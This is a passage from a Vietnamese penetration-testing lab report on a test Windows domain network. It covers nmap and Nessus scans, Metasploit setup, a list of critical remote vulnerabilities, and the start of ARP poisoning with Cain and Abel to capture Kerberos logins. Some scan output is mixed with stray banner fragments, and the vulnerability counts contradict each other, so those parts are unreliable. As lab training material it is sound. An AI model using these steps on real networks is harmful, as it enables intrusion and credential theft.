445/tcp   open       microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
464/tcp   open       kpasswd5?
593/tcp   open       ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open       tcpwrapped
1025/tcp  open       msrpc        Microsoft Windows RPC
1027/tcp  open       ncacn_http   Microsoft Windows RPC over HTTP 1.0
1037/tcp  open       msrpc        Microsoft Windows RPC
1040/tcp  open       msrpc        Microsoft Windows RPC
1048/tcp  open       msrpc        Microsoft Windows RPC
3268/tcp  open       ldap         MAC Address: 00:0C:29:F2:9B:03 (VMware)
3269/tcp  open       tcpwrapped

Host script results:
MAC Address: 00:0C:29:F2:9B:03 (VMware)
Service Info: OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003, cpe:/o:microsoft:windows_98
Nmap done: 1 IP address (1 host up) scanned in 144.12 seconds

Service detection performed. Please report any incorrect results at https://nmap.org/support/.
Nmap done: 1 IP address (1 host up) scanned in 82.54 seconds

```


5.2.2.2 Client

➤ Dò TCP port

```
nmap 192.168.79.3
root@kali:~# nmap 192.168.79.3

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-27 10:27 EDT
Nmap scan report for r3df0x17-eab6ce.pentester.testing.com (192.168.79.3)
Host is up (0.0024s latency).
All 1000 scanned ports on r3df0x17-eab6ce.pentester.testing.com (192.168.79.3) are filtered
MAC Address: 00:0C:29:BB:D8:FE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.63 seconds
```

➤ Dò UDP port

```
nmap -sU 192.168.79.3
root@kali:~# nmap -sU 192.168.79.3

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-27 10:29 EDT
Nmap scan report for r3df0x17-eab6ce (192.168.79.3)
Host is up (0.00073s latency).
All 1000 scanned ports on r3df0x17-eab6ce (192.168.79.3) are open|filtered
MAC Address: 00:0C:29:BB:D8:FE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.59 seconds
```

5.2.3 XÁC ĐỊNH DỊCH VỤ TƯƠNG ỨNG

Danh sách port và các dịch vụ tương ứng đã dò được

Số hiệu port	Loại	Mô tả dịch vụ
Dịch vụ DNS		
53	TCP	<ul style="list-style-type: none">Dịch vụ DNS phân giải tên miền.Phân giải domain name khi các client đăng nhập.
	UDP	
Dịch vụ DHCP		
67	UDP	<ul style="list-style-type: none">Dịch vụ DHCP cấp phát IP tự động.
68	UDP	
IIS (Web service)		
80	TCP	<ul style="list-style-type: none">Chạy dịch vụ web (giao thức HTTP).
Domain controller		
88	TCP	<ul style="list-style-type: none">Kerberos Authentication.
	UDP	
389	TCP	<ul style="list-style-type: none">LDAP
	UDP	
445	TCP	<ul style="list-style-type: none">SMB/CIFS/SMB2
	UDP	

464	TCP	○ Kerberos Password Change.
	UDP	
3268	TCP	○ Global Catalog
3269		
53	TCP	○ DNS
	UDP	
1025 – 5000	TCP (dynamic)	○ DCOM/RPC/EPM
	UDP (dynamic)	

6 SCAN VULNERABILITY

Khởi động metasploit

```
service postgresql start
msfdb init
msfconsole
```

```
root@kali:~# service postgresql start
root@kali:~# msfd
msfd  msfdb
root@kali:~# msfd
msfd  msfdb
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
root@kali:~# msfconsole
[*] The initial module cache will be built in the background, this can take 2-5 minutes
...
[*] Starting the Metasploit Framework console...-
```

6.1 SỬ DỤNG NMAP

Đầu tiên scan vulnerability trên đối tượng

```
nmap -script vuln 192.168.79.2 --reason
```

```

root@kali:~# nmap --script vuln 192.168.79.2 --reason
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-27 11:18 EDT
Nmap scan report for pentester-oxst8.pentester.testing.com (192.168.79.2)
Host is up, received arp-response (0.00013s latency).
Not shown: 983 closed ports
Reason: 983 resets
PORT      STATE SERVICE REASON
53/tcp    open  domain syn-ack ttl 128
80/tcp    open  http   syn-ack ttl 128
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-fileupload-exploiter:
|_ http-frontpage-login: false
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
88/tcp    open  kerberos-sec syn-ack ttl 128
135/tcp   open  msrpc     syn-ack ttl 128
139/tcp   open  netbios-ssn syn-ack ttl 128
389/tcp   open  ldap      syn-ack ttl 128
|_ http-vuln-cve2014-2126:
|_ ERROR: Not a Cisco ASA or unsupported version
|_ http-vuln-cve2014-2127: -- --=[ 1467 exploits - 840 auxiliary - 232 post
|_ ERROR: Not a Cisco ASA or unsupported version
|_ http-vuln-cve2014-2128:
|_ ERROR: Not a Cisco ASA or unsupported version
|_ http-vuln-cve2014-2129:
|_ ERROR: Not a Cisco ASA or unsupported version
445/tcp   open  microsoft-ds syn-ack ttl 128
464/tcp   open  kpasswd5    syn-ack ttl 128
593/tcp   open  http-rpc-epmap syn-ack ttl 128
636/tcp   open  ldapssl     syn-ack ttl 128
|_ http-vuln-cve2014-2126:
|_ ERROR: Not a Cisco ASA or unsupported version
|_ http-vuln-cve2014-2127:
|_ ERROR: Not a Cisco ASA or unsupported version
|_ http-vuln-cve2014-2128:
|_ ERROR: Not a Cisco ASA or unsupported version
|_ http-vuln-cve2014-2129: http://metasploit.pro
|_ ERROR: Not a Cisco ASA or unsupported version
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
1025/tcp  open  NFS-or-IIS syn-ack ttl 128
1027/tcp  open  IIS        syn-ack ttl 128
1037/tcp  open  ams        syn-ack ttl 128
1040/tcp  open  netsaint   syn-ack ttl 128
1048/tcp  open  neod2      syn-ack ttl 128
3268/tcp  open  globalcatLDAP --syn-ack ttl 128

```



```

3269/tcp open  globalcatLDAPssl syn-ackmtls128it.pro
MAC Address: 00:0C:29:F2:9B:03 (VMware)

Host script results:  Trouble managing data? List, sort, group, tag
|_smb-vuln-ms10-054: false Metasploit Pro -- learn more on http://rap
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
                        =[ metasploit v4.11.4-2015071403
Nmap done: 1 IP address (1 host-up) scanned in 134.28 seconds - 232
root@kali:~# + -- ==[ 432 payloads - 37 encoders - 8 nops

```

Dánh sách các lỗ hồng

- http-vuln-cve2014-2126
- http-vuln-cve2014-2126
- http-vuln-cve2014-2126
- http-vuln-cve2014-2126
- smb-vuln-ms10-054 (critical)
- smb-vuln-ms10-061 (critical)

6.2 SỬ DỤNG NESSUS

Tạo “New Scan”, chọn Basic Network Scan, Host Discovery, Web App Test... Sau đó, điền các thông số cần thiết (không quá phức tạp).

Nessus Home / Scan... x +

https://127.0.0.1:8834/#/scans/new/731a8e52-3eaf Google

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

New Scan / Basic Network ...

Scan Library > Settings Credentials

BASIC ✓

General Schedule Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Settings / Basic / General

Name REQUIRED

Description

Folder

Targets REQUIRED

Nessus Home / Scan...

https://127.0.0.1:8834/#/scans/new/c3cbcd46-329f- Google

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Nessus Scans 1 Policies

New Scan / Web Application...

Scan Library > Settings Credentials

BASIC ✓

General Schedule Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Settings / Basic / General

Name Web Test

Description

Folder My Scans

Targets Example: 192.168.1.1-192.168.1.5, 192.168.0.1-192.168.0.254 REQUIRED

Nessus Home / Scan...

https://127.0.0.1:8834/#/scans/new/bbd4f805-3966 Google

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Nessus Scans 1 Policies

New Scan / Host Discovery

Scan Library > Settings

BASIC ✓

General Schedule Notifications

DISCOVERY

REPORT

Settings / Basic / General


Name Host Discovery

Description


Folder My Scans

Targets 192.168.79.0/24

Tiến hành quét các lỗ hổng.




Có nhiều host nhưng ta chỉ cần quan tâm đến server (192.168.79.2/24).



Danh sách các lỗ hổng nguy hiểm khi scan với Basic Network Scan:

- MS06-040
- MS08-067
- MS09-001
- MS06-035



Danh sách các lỗ hổng nguy hiểm với Web App Test:

- MS06-040
- MS09-001
- MS06-035

6.3 CÁC LỖ HỒNG NGUY HIỂM CÓ THỂ TRUY CẬP TỪ XA

Có 2 lỗ hổng nguy hiểm có khả năng truy cập từ xa

- 1) Smb-vuln-ms10-054
- 2) Smb-vuln-ms10-061
- 3) MS06-040
- 4) MS08-067
- 5) MS09-001
- 6) MS06-035



7 KHAI THÁC LỖ HỒNG

7.1 BẮT PASSWORD VÀ CRACK PASSWORD BẰNG CAIN AND ABEL


7.1.1 BẮT PASSWORD

Chúng ta sử dụng Cain and Abel để bắt password của các client.

Đầu tiên là scan tất cả các host trong mạng.




Ta được 3 host, trong đó server (192.168.79.2/24) và hai máy client còn lại. Tiếp theo ta sẽ thực hiện poison arp và sniff packet giữa client và server.



Ta sẽ bắt password gửi từ client đến server khi client đăng nhập domain.




Ta sẽ bắt được gói tin Kerb5 PreAuth.




7.1.2 CRACK PASSWORD

